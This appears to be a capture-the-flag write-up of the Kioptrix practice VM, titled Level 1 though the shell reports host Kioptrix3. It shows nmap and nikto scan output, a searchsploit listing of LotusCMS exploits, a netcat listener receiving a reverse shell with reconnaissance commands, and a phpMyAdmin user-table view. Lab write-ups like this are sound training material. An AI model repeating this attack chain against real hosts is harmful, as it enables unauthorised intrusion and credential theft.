Kioptrix (Level 1) Output

Output 1:


Nmap scan on the Target machine and finding the Login page on Port 80

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Ligoat Security - Got Goat? Security ...
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
```

Output 2:

Nikto scan on Port 80 to find the /phpMyAdmin directory and accessing it.

```
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2026-02-06 11:52:04 (GMT5.5) (65 seconds)
+ 1 host(s) tested
```



Output 3:

Identifying the LotusCMS vunerability

```
┌──(sly㉿Sly)-[~]
└─$ searchsploit lotus cms
```

Exploit Title	Path
Lotus CMS Fraise 3.0 - Local File Inclusion / Remote Code Execution	php/webapps/15964.py
Lotus Core CMS 1.0.1 - Local File Inclusion	php/webapps/47985.txt
Lotus Core CMS 1.0.1 - Remote File Inclusion	php/webapps/5866.txt
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)	php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities	php/webapps/16982.txt

Output 4:

Gaining access to the root of the website source code

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.249.120.39] from (UNKNOWN) [10.249.120.59] 50947

whoami
www-data

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux

cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
```

Output 5:

Access to the MySQL server and obtaining the privileged account username and passwords.

Server: localhost ▸ Database: gallery ▸ Table: gallarific_users

Browse | Structure | SQL | Search | Insert | Export | Import | Operations | Empty | Drop

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	userid	int(11)			No		auto_increment	
☐	username	varchar(100)	latin1_swedish_ci		No			
☑	password	varchar(100)	latin1_swedish_ci		No			
☐	usertype	enum('superuser', 'normaluser')	latin1_swedish_ci		No	superuser		